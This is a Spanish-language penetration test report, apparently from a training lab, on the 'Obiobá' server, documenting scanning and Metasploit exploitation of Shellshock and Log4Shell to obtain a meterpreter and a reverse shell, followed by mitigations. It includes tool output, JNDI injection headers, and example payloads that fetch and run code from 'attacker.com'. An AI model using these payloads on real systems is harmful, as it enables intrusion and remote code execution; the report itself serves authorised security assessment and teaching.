
INFORME DE VULNERABILIDADES

SERVIDOR OBIOBÁ

Carles Roca Bonada

8 de Febrero de 2026

METADATA

VERSIÓN	1
TIPO DE DOCUMENT	Informe completo
FECHA	08/02/2026
CAMBIOS REALIZADOS	Informe inicial
REALIZADO POR	Carles Roca Bonada
REVISADO POR	
APROBADO POR	

ÍNDICE

1. INTRODUCCIÓN	3
2. ALCANCE	4
3. RESUMEN EJECUTIVO	5
3.1. RIESGOS IDENTIFICADOS	5
3.2. VULNERABILIDADES	6
2.4. RECOMENDACIONES	6
3. RESUMEN TÉCNICO	7
3.1. EXPLOTACIÓN	7
3.2. VULNERABILIDADES	13
3.2.1. Shellshock (CVE-2014-6271)	13
3.2.2. Log4Shell (CVE-2021-44228)	13
4. CONCLUSIÓN	14

1. INTRODUCCIÓN

El presente informe detalla la prueba de penetración (Pentesting) sobre el servidor de la aplicación web Obiobá, llevada a cabo con el objetivo de evaluar la seguridad de los servicios que tiene la aplicación ante accesos no permitidos y otras amenazas de explotación.

La evaluación se enfocó en detectar fallos en la configuración de servicios accesibles externamente y en revisar sus versiones, dada la abundancia de vulnerabilidades existentes en software sin actualizar.

Durante la prueba se examinaron los riesgos inherentes a la aplicación web y al sistema, evaluando su efecto potencial en la confidencialidad, integridad y disponibilidad del sistema y la información que alberga.

Los resultados revelan que configuraciones vulnerables y software desactualizado facilitan el compromiso del servidor, afectando la seguridad del activo analizado de manera crítica.

2. ALCANCE

La auditoría de seguridad ha consistido en una prueba de penetración del servidor Obiobá, donde la empresa The Bridge ha permitido la conexión a la misma red que el servidor objetivo.

Por consiguiente, la prueba únicamente se ha centrado en lo solicitado por la empresa:

- Análisis de los puertos expuestos en el sistema y sus versiones.
- Documentación de fallos y malas configuraciones en esos puertos.
- Explotación de esos fallos y malas configuraciones para conseguir vulnerar esos puertos.

Exento de este informe quedan:

- Persistencia
- Escalada de privilegios
- Movimientos laterales
- Exfiltración de datos
- Recon interno
- Limpieza de huellas

3. RESUMEN EJECUTIVO

El entorno evaluado corresponde al servidor Obiobá, ubicado en la red interna de la empresa The Bridge. La auditoría tiene como objetivo analizar la seguridad de los servicios expuestos mediante la explotación de las vulnerabilidades que aparezcan en dichos servicios.

El auditor dispone de acceso a la red del servidor, sin contar con credenciales ni información previa sobre la infraestructura, simulando el contexto de una intrusión desde el exterior de la infraestructura, de la cual no se conoce la arquitectura de red, sistemas, servicios, aplicaciones ni tipología.

3.1. RIESGOS IDENTIFICADOS

- Acceso no autorizado
- Compromiso de datos expuestos
- Ejecución remota de comandos y código
- Robo de credenciales

Todos estos riesgos pueden traducirse en una pérdida de confidencialidad, integridad y disponibilidad, comprometiendo toda la red y pudiendo causar un daño reputacional, económico y legal para la empresa.

3.2. VULNERABILIDADES

	Shellshock (CVE-2014-6271)	Log4Shell (CVE-2021-44228)
Descripción	Bash procesa cadenas maliciosas en variables de entorno tras definiciones de funciones, permitiendo RCE remota vía CGI, SSH, DHCP, etc.	Apache Log4j 2 permite inyección JNDI en logs para RCE remota vía LDAP/RMI/DNS, explotable en apps Java con logging.
Criticidad (CVSS)	9.8 (Crítica)	10 (Crítica)
Fecha de publicación	Septiembre de 2014	Diciembre de 2021
Mitigación	Actualizar Bash a >=4.3 con parches (e.g., bash44-019); verificar con <code>env x='()' { :}; echo vulnerable' bash -c "echo test"</code>	Actualizar Log4j a >=2.17.1, configurar <code>log4j2.formatMsgNoLookups=true</code> y bloquear JNDI outbound.
Impacto	Compromiso total del servidor.	Compromiso total del servidor.

Tabla 1. Vulnerabilidades encontradas.

2.4. RECOMENDACIONES

- Aislar los servidores web expuestos hasta actualizar Bash a la versión más reciente y verificar con un comando simple si ya está parcheado.
- Actualizar la librería Log4j a la versión 2.17 o superior, añadir una configuración simple en archivos de la app para bloquear exploits y escanear todo el software con herramientas de escaneo como Nessus para confirmar que todo está correcto.

3. RESUMEN TÉCNICO

3.1. EXPLOTACIÓN

En este apartado se explicará detalladamente el paso a paso de cómo se consiguió explotar los servicios del servidor Obiobá.

Lo primero fue encontrar la dirección IP del servidor Obiobá (Ilustración 1) y una vez encontrada, enumerar sus servicios mediante la herramienta Nmap (Ilustración 2).

```
(croca@kali)-[~]
$ sudo arp-scan -I eth0 -l
[sudo] contraseña para croca:
Interface: eth0, type: EN10MB, MAC: 08:00:27:16:c8:fb, IPv4: 10.0.10.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.10.1      52:55:0a:00:0a:01      (Unknown: locally administered)
10.0.10.2      08:00:27:b8:d3:f6      (Unknown)
10.0.10.9      08:00:27:74:3f:6e      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.944 seconds (131.69 hosts/sec). 3 responded
```

Ilustración 1: Comando usado para conseguir la dirección IP del servidor Obiobá.


```
(croca@kali)-[~]
$ nmap -sV 10.0.10.9
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-06 09:51 CET
Nmap scan report for 10.0.10.9
Host is up (0.00018s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
8080/tcp   open  nagios-nscs  Nagios NSCA
8081/tcp   open  http         Apache httpd 2.2.22 ((Debian))
MAC Address: 08:00:27:74:3F:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds
```

Ilustración 2: Comando usado para enumerar los servicios del servidor Obiobá.

Una vez conseguidos los servicios y puertos, se procedió a buscar información en el buscador sobre los servicios y sus versiones. En este caso no se encontró información que revelara vulnerabilidades graves que poder explotar. En el caso del puerto 8080 no teníamos la versión de Nagios NSCA, sin lo que es muy difícil encontrar vulnerabilidades buscando en el buscador y, en el caso del puerto 8081, se encontraron vulnerabilidades en Apache, pero no en esa versión en concreto.

El siguiente paso fue buscar la dirección IP en el buscador empezando por 10.0.10.9:8080, donde nos encontramos con un error (Ilustración 3).



Whitelabel Error Page


This application has no explicit mapping for /error, so you are seeing this as a fallback.

Fri Feb 06 08:58:24 GMT 2026

There was an unexpected error (type=Bad Request, status=400).

Ilustración 3: Error que se encontró buscando en la dirección IP 10.0.10.9:8080.

A continuación se siguió el mismo procedimiento pero con el puerto 8081, en el que se encontró el siguiente mensaje (Ilustración 4):



This image is vulnerable to ShellShock, please exploit it

The script is at /cgi-bin/vulnerable

Ilustración 4: Mensaje que revela una posible vulnerabilidad a Shellshock.

Shellshock es un exploit que permite la ejecución remota de código, por lo que si el mensaje es cierto se trata de una vulnerabilidad crítica que podría ser explotada y que el script se encuentra en el directorio /cgi-bin/vulnerable.

El siguiente paso fue usar metasploit para probar si esa vulnerabilidad a Shellshock era cierta. Para empezar se usó el comando `sudo msfdb init` para iniciar la base de datos que usa metasploit. Luego con el comando `sudo msfconsole` se inició metasploit. Se creó un workspace llamado Obiobá y se utilizó para guardar la información de servicios y versiones que se encontró usando el comando `db_nmap -sV 10.0.10.9`. A continuación se usó el comando `search shellshock` para buscar los exploits relacionados con Shellshock. Se usó el exploit marcado (Ilustración 5) por qué hace referencia al servidor CGI, al que también se hizo referencia anteriormente en la Ilustración 4.

```
msf > search shellshock

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/linux/http/advantech_switch_bash_env_exec	2015-12-01	excellent	Yes
1	exploit/multi/http/apache_mod_cgi_bash_env_exec	2014-09-24	excellent	Yes
2	_ target: Linux x86	.	.	.
3	_ target: Linux x86_64	.	.	.
4	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes
5	exploit/multi/http/cups_bash_env_exec	2014-09-24	excellent	Yes
6	auxiliary/server/dhclient_bash_env	2014-09-24	normal	No
7	exploit/unix/dhcp/bash_environment	2014-09-24	excellent	No
8	exploit/linux/http/ipfire_bashbug_exec	2014-09-29	excellent	Yes
9	exploit/multi/misc/legend_bot_exec	2015-04-27	excellent	Yes
10	exploit/osx/local/vmware_bash_function_root	2014-09-24	normal	Yes
11	exploit/multi/ftp/pureftpd_bash_env_exec	2014-09-24	excellent	Yes
12	_ target: Linux x86	.	.	.
13	_ target: Linux x86_64	.	.	.
14	exploit/unix/sntp/qmail_bash_env_exec	2014-09-24	normal	No
15	exploit/multi/misc/xdh_x_exec	2015-12-04	excellent	Yes

Ilustración 5: Exploit usado para vulnerar el puerto 8081.

A continuación se setearon las opciones del exploit usando los comandos options, set rhosts 10.0.10.9, set rport 8081 y set targeturi /cgi-bin/vulnerable (Ilustración 6).

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
```

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,t
RHOSTS	10.0.10.9	yes	The target host(s), see https://docs.meta
RPATH	/bin	yes	Target PATH for binaries used by the CmdS
RPORT	8081	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connection
SSLCert		no	Path to a custom SSL certificate (default
TARGETURI	/cgi-bin/vulnerable	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebreque

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. Th
SRVPORT	8080	yes	The local port to listen on.

```
Payload options (linux/x86/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	10.0.10.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Ilustración 6: Resultado del módulo options con las diferentes opciones seteadas.

El último paso fue iniciar el exploit con el comando exploit y el resultado fue la consecución de un meterpreter (Ilustración 7).

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.10.4:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1062760 bytes) to 10.0.10.9
[*] Meterpreter session 1 opened (10.0.10.4:4444 → 10.0.10.9:44986) at 2026-02-06 10:21:40 +0100
meterpreter > █
```

Ilustración 7: Resultado del exploit con la consecución de un meterpreter.

A continuación la atención se centró en el puerto 8080, del que la única información que se tenía era que el servicio era Nagios NSCA. Para intentar extraer más información se usó Nessus, que es una herramienta que sirve para escanear vulnerabilidades.

El escaneo de nessus consiguió detectar una vulnerabilidad crítica en el puerto 8080 con el CVE-2021-44228 (Ilustraciones 8, 9 y 10)

HIGH Apache Log4j Message Lookup Substitution RCE (Log4Shell) (Direct Check)

Description

A remote code execution vulnerability exists in Apache Log4j < 2.15.0 due to insufficient protections on message lookup substitutions when dealing with user controlled input. A remote, unauthenticated attacker can exploit this, via a web request to execute arbitrary code with the permission level of the running Java process.

The plugin relies on callbacks from the target being scanned and hence any firewall rules or interaction with other security devices will affect the efficacy of the plugin. The plugin will also not yield results on Tenable.io and customers are encouraged to use plugin IDs 155999, 156000, 156001, and 156002 instead when scanning with Tenable.io. We continue to explore options for additional detection.

This plugin will have the scanner listen for the callback on a random port in the 50000 to 60000 range.

Solution

Upgrade to Apache Log4j version 2.15.0 or later, or apply the vendor mitigation.

Upgrading to the latest versions for Apache Log4j is highly recommended as intermediate versions / patches have known high severity vulnerabilities and the vendor is updating their advisories often as new research and knowledge about the impact of Log4j is discovered. Refer to <https://logging.apache.org/log4j/2.x/security.html> for the latest versions.

Ilustración 8: Vulnerabilidad crítica encontrada en Nessus.

Reference Information

CEA-ID: CEA-2021-0052, CEA-2023-0004
CISA-KNOWN-EXPLOITED: 2021/12/24
IAVA: 2021-A-0596, 2021-A-0597, 2021-A-0598,
0001-A-0650, 2021-A-0573-S
CVE: CVE-2021-44228

Ilustración 9: CVE encontrado en dicha vulnerabilidad.


```

Output

Nessus was able to prove this vulnerability is exploitable by sending the following requests

GET / HTTP/1.1
Host: ${jndi:ldap://10.0.10.12:54680/nessus}:8080
Accept-Charset: ${jndi:ldap://10.0.10.12:54680/nessus}
Access-Control-Request-Method: ${jndi:ldap://10.0.10.12:54680/nessus}
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
...
more...

To see debug logs, please visit individual host

Port ▲      Hosts
8080 / tcp / www  10.0.10.9

```

Ilustración 10: Puerto en el que se encuentra dicha vulnerabilidad.

Una vez encontrada la vulnerabilidad con un CVE lo único que se tuvo que hacer fue entrar en metasploit, buscar el CVE con el comando search cve-2021-44228 (Ilustración 11), usar

```

msf > search cve-2021-44228

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/log4shell_header_injection  2021-12-09      excellent Yes     Log4Shell HTTP Header Injection
1  \ target: Automatic                       .              .       .       .
2  \ target: Windows                         .              .       .       .
3  \ target: Linux                           .              .       .       .
4  \ AKA: Log4Shell                           .              .       .       .
5  \ AKA: LogJam                              .              .       .       .
6  auxiliary/scanner/http/log4shell_scanner      2021-12-09      normal  No      Log4Shell HTTP Scanner
7  \ AKA: Log4Shell                           .              .       .       .
8  \ AKA: LogJam                              .              .       .       .
9  exploit/linux/http/mobileiron_core_log4shell  2021-12-12      excellent Yes     MobileIron Core Unauthenticated
10 \ AKA: Log4Shell                           .              .       .       .
11 \ AKA: LogJam                              .              .       .       .
12 exploit/multi/http/ubiquiti_unifi_log4shell  2021-12-09      excellent Yes     UniFi Network Application Unauth
13 \ target: Windows                         .              .       .       .
14 \ target: Unix                             .              .       .       .
15 \ AKA: Log4Shell                           .              .       .       .
16 \ AKA: LogJam                              .              .       .       .
17 exploit/multi/http/vmware_vcenter_log4shell  2021-12-09      excellent Yes     VMware vCenter Server Unauthenti
18 \ target: Automatic                       .              .       .       .
19 \ target: Windows                         .              .       .       .
20 \ target: Linux                           .              .       .       .
21 \ AKA: Log4Shell                           .              .       .       .
22 \ AKA: LogJam                              .              .       .       .

Interact with a module by name or index. For example info 22, use 22 or use exploit/multi/http/vmware_vcenter_log4shell

```

Ilustración 11: Resultados del comando search cve-2021-44228 y exploit usado

el comando use 0 para usar el exploit/multi/http/log4shell_header_injection, que es la que se encontró en Nessus, setear las options (Ilustración 12) con los comandos set rhosts 10.0.10.9, set rport 8080, set srvhost 10.0.10.4 y set lhost 10.0.10.4, y por último introducir el comando exploit para conseguir una reverse shell (Ilustración 13).

```
msf exploit(multi/http/log4shell_header_injection) > options
```

Module options (exploit/multi/http/log4shell_header_injection):

Name	Current Setting	Required	Description
HTTP_HEADER		no	The HTTP header to inject into
HTTP_METHOD	GET	yes	The HTTP method to use
LDIF_FILE		no	Directory LDIF file path
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4,
RHOSTS	10.0.10.9	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
RPORT	8080	yes	The target port (TCP)
SRVHOST	10.0.10.4	yes	The local host or network interface to listen on. This must be an address on the local ma
SRVPORT	389	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The URI to scan
VHOST		no	HTTP server virtual host

When TARGET is not Automatic:

Name	Current Setting	Required	Description
JAVA_GADGET_CHAIN	CommonsBeanutils1	yes	The Java gadget chain to use for deserialization (Accepted: AspectJWeaver, BeanFa , CommonsCollections3, CommonsCollections4, CommonsCollections5, CommonsCollectio vassistWeld1, Jdk7u21, Jython1, MozillaRhino1, MozillaRhino2, Myfaces1, Myfaces2,

When TARGET is Automatic:

Name	Current Setting	Required	Description
HTTP_SRVPORT	8080	yes	The HTTP server port

Payload options (java/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.10.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

Ilustración 12: Módulo options seteado.

```
msf exploit(multi/http/log4shell_header_injection) > exploit
[*] Started reverse TCP handler on 10.0.10.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/log4shell_scanner as check
[*] 10.0.10.9:8080 - Log4Shell found via / (header: X-API-Version) (os: Linux 5.4.0-99-generic unknown, architecture: amd64-64)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[*] The target is vulnerable.
[*] Automatically identified vulnerable header: X-API-Version
[*] Serving Java code on: http://10.0.10.4:8080/XVhVVMJov.jar
[*] Command shell session 2 opened (10.0.10.4:4444 → 10.0.10.9:46240) at 2026-02-06 10:41:09 +0100
```

Ilustración 13: Resultado del exploit con la consecución de una reverse shell.

3.2. VULNERABILIDADES

3.2.1. Shellshock (CVE-2014-6271)

Criticidad: Crítica (CVSS v3: 9,8)

Fecha de publicación: 24 de Septiembre de 2014

Descripción técnica: Bash no sanitiza correctamente funciones definidas en variables de entorno (ENV `x=() { :;}; código`). Un atacante envía headers HTTP maliciosos (e.g., `User-Agent: () { :;}; /bin/bash -c "curl attacker.com|bash"`) vía CGI scripts, SSH o DHCP. Esto ejecuta código post-función, permitiendo RCE remota sin autenticación.

Impacto: Compromiso total del servidor mediante RCE. Robo de datos, escalada de privilegios y pivoteo.

Causas: Falta de validación en parsing de funciones exportadas en Bash ≤ 4.3 .

Recomendaciones Técnicas: Parchear Bash ≥ 4.3 , verificar `env x=() { :;}; echo vulnerable'` `bash -c "echo OK"`, deshabilitar CGI en Apache y poner reglas de WAF para headers sospechosos.

3.2.2. Log4Shell (CVE-2021-44228)

Criticidad: Crítica (CVSS v3.1: 10)

Fecha de publicación: 9 de Diciembre de 2021

Descripción técnica: Log4j 2 procesa mensajes de log con MessageLookup, permitiendo JNDI injection: `${jndi:ldap://attacker.com/a}` resuelve remotamente clases Java maliciosas vía LDAP/RMI. Explotable en cualquier input logueado (headers HTTP, parámetros) sin autenticación; encadenable con gadgets para RCE.

Impacto: Compromiso total del servidor mediante RCE. Escalada de privilegios y persistencia.

Causas: Función `lookup ()` en `JndiLookup` recursivamente resuelve strings con recursos remotos.

Recomendaciones Técnicas: Actualizar todas las versiones vulnerables de Apache Log4j 2 por la versión 2.17.1 o superior. Configurar `log4j2.formatMsgNoLookups=true` en todos los archivos `log4j2.properties`. Restringir el tráfico hacia puertos JNDI en firewalls. Hacer escaneos de vulnerabilidades con herramientas como Nessus. Configurar WAF con reglas que bloqueen headers HTTP y parámetros que contengan cadenas JNDI. Probar con un payload inofensivo si las vulnerabilidades están mitigadas.

4. CONCLUSIÓN

El escaneo de vulnerabilidades realizado ha identificado Shellshock (CVE-2014-6271) y Log4Shell (CVE-2021-44228) en el servidor Obiobá, ambas clasificadas como críticas (CVSS 9.8-10.0). Estas vulnerabilidades permiten la ejecución remota de código completa sin autenticación, conduciendo a un compromiso total del sistema.

Es esencial aplicar las medidas correctivas propuestas y realizar una validación posterior para garantizar la mitigación completa.